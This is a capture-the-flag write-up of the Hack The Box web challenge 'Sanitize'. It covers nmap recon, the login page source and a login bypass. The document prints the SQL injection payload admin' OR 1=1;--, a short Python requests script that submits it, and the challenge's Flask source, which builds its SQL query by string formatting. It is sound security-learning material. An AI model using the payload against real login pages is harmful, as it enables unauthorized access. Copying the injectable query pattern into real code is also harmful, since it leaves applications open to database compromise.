



Sanitize

| | |
|------------------|-------------|
| Platform | HTB |
| Operating System | Web-CTF |
| Tags | SQLi python |

General-Information

▼ Table of Contents

- Summary
- Recon
- Website
- Information Learned

▼ Challenge Description

- Can you escape the query context and log in as admin at my super secure login page?

Summary

- Single login parameter web app is vulnerable to an SQLi due to not sanitizing user input.

Recon

▼ I ran the usual `nmap`, `nikto`, and `feroxbuster` set of tools, but nothing interesting came back. The information I found out, is that its a Python app with the HTTP title of SQLi, which could be hinting as that being the vuln, or a rabbit hole.

▼ Nmap Output


```
kali@kali:~/HTB/ctf/sanitize$ nmap -A -Pn 134.209.17.29 -p32076 -oN nmap.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 19:41 EDT
Nmap scan report for 134.209.17.29
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
32076/tcp open  http   Werkzeug httpd 1.0.1 (Python 2.7.17)
|_http-title: SQLi
```

Website

▼ Moving on to looking at the website I see its just a login portal with a URL commented out in the source code.

▼ Website screenshot



▼ HTML comment.


```
← → ↻ ⚠ Not secure | view-source:134.209.17.29:32076
Line wrap
1 <!DOCTYPE html>
2 <head>
3   <title>SQLi</title>
4   <meta name='viewport' content='width=device-width, initial-scale=1'>
5   <meta name='author' content='makelaris, makelaris jr.'>
6   <link rel='icon' href='/static/images/favicon.ico'>
7   <link rel='stylesheet' href='https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css' integrity='sha384-v
8   <link rel='shortcut icon' type='image/png' href='/static/images/favicon.png' />
9   <link rel='stylesheet' href='/static/css/main.css'>
10 </head>
11 <body>
12 <center>
13   <img align=middle src='/static/images/dog.png' /></center>
14   <div class='row'>
15     <div class='col-sm-9 col-md-7 col-lg-5 mx-auto'>
16       <div class='card card-signin my-5'>
17         <div class='card-body'>
18           <h5 class='card-title text-center'>Sign In</h5>
19           <form class='form-signin' action='/' method='POST'>
20             <div class='form-label-group'>
21               <input type='username' name='username' id='username' class='form-control' placeholder='Username' required>
22               <label for='username'>Username</label>
23             </div>
24             <div class='form-label-group'>
25               <input type='password' name='password' id='password' class='form-control' placeholder='Password' required>
26               <label for='password'>Password</label>
27             </div>
28             <div class='custom-control custom-checkbox mb-3'>
29               <input type='checkbox' class='custom-control-input' id='customCheck1'>
30               <label class='custom-control-label' for='customCheck1'>Remember password</label>
31             </div>
32             <button class='btn btn-lg btn-primary btn-block text-uppercase' type='submit'>Sign in</button>
33             <hr class='my-4'>
34           </form>
35         </div>
36       </div>
37     </div>
38   </div>
39   <div class='container'>
40     <p class='slogan'><span>select * from users where username = &#39;admin&#39; AND password = &#39;test;ls&#39;;</span></p>
41     <span></span>
42   </div>
43   <script src='https://code.jquery.com/jquery-3.4.1.slim.min.js' integrity='sha384-J6qa4849b1E2+poT4WnyKhv5vZF5SrPo0iEjwBvKU7imC
44   <script src='https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js' integrity='sha384-Q6E9RHvbIyZFJofft+2mJbHaEw
45   <script src='https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js' integrity='sha384-wfSDF2E50Y2D1uUdj003uME
46 </body>
47 <!-- /debug -->
48 </html>
```

▼ I tried out a basic SQLi command on the password parameter to see what happened because I knew that I needed to be admin to login. Not to my surprise the app didn't authenticate me, but I was surprised when I saw the text I input immediately on the page, no sanitation.

▼ Credentials

- Username: `admin`
- Password: `1=1`

▼ Screenshot of output



Exploitation

▼ I took the long way towards getting the flag on accident because I read through the python code on `/debug` to try and understand how the flag could be retrieved. When instead I could have just used an SQLi command on the username and password to login like the screenshot below.

▼ Method #1

▼ Credentials

- Username: `admin' OR 1=1;--`
- Password: `1=1`

▼ Screenshot



▼ Method #2 w/Python

▼ Python Code

▼ Screenshot

```
1  #!/usr/bin/python
2
3  import requests
4
5  def webrequest():
6      url = "http://134.209.17.29:32076/"
7      creds = {"username": "admin' OR 1=1;--", "password": "1=1"}
8      r = requests.post(url, data=creds)
9
10     #Print status code and text on screen
11     print(r.status_code)
12     print(r.text)
13
14  webrequest()
```

▼ Code

```
#!/usr/bin/python

import requests
```

```

def webrequest():
    url = "http://134.209.17.29:32076/"
    creds = {"username": "admin' OR 1=1;--", "password": "1=1"}
    r = requests.post(url, data=creds)

    #Print status code and text on screen
    print(r.status_code)
    print(r.text)

webrequest()

```

▼ Terminal Output

```

</div>
</div>
<div class="container">
  <p class="slogan"><span>HTB{SQL_ [REDACTED]}</span></p>
  <span></span>
</div>
<script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="sha384-J6qa4849blE2+n="anonymous"></script>
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="oxMfooAo" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js" integrity="l30g8ifwB6" crossorigin="anonymous"></script>
</body>
<!-- /debug -->
</html>
kali@kali:~/HTB/ctf/sanitize$ python3 webquest.py _

```

- This method is over kill, but I wanted to try and get better at Python, so I just did it.

▼ /debug Screenshot

```
← → ↻ 🏠 134.209.17.29:32076/debug
from flask import Flask, request, render_template, Response, url_for, g
from sqlite3 import dbapi2 as sqlite3
from functools import wraps

app = Flask(__name__)

def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect(':memory:', isolation_level=None)
        db.row_factory = sqlite3.Row
        with app.app_context():
            db.cursor().execute('CREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT, password TEXT);')
            with app.open_resource('schema.sql', mode='r') as f:
                db.cursor().executescript(f.read())
    return db

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None: db.close()

def query_db(query, args=(), one=False):
    try:
        with app.app_context():
            cur = get_db().execute(query, args)
            rv = [dict((cur.description[idx][0], value) for idx, value in enumerate(row)) for row in cur.fetchall()]
            return (rv[0] if rv else None) if one else rv
    except Exception as e:
        return e

    return None

@app.route('/', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        q = "select * from users where username = '%s' AND password = '%s';" % (request.form.get('username', ''), request.form.get('password', ''))

        login = query_db(q, one=True)

        if isinstance(login, Exception):
            error = '%s : %s' % (login.__class__, login)
            return render_template('index.html', query=q, error=error, image=url_for('static', filename='images/dog.png'))

        if login is None:
            return render_template('index.html', query=q, image=url_for('static', filename='images/dog.png'))

        if login.get('username', '') == 'admin':
            return render_template('index.html', query=open('flag').read())

    return render_template('index.html')

@app.route('/debug')
def debug():
    return Response(open(__file__).read(), mimetype='text/plain')

if __name__ == '__main__':
    app.run('0.0.0.0', port=1337)
```

- I got the SQLi commands from this site - <https://fareedfauzi.gitbook.io/ctf-checklist-for-beginner/web>

Information Learned

- To get better at testing applications, I need to write down all the parameters that take user input. That way I can work through trying to manipulate those fields once instead of forgetting about them.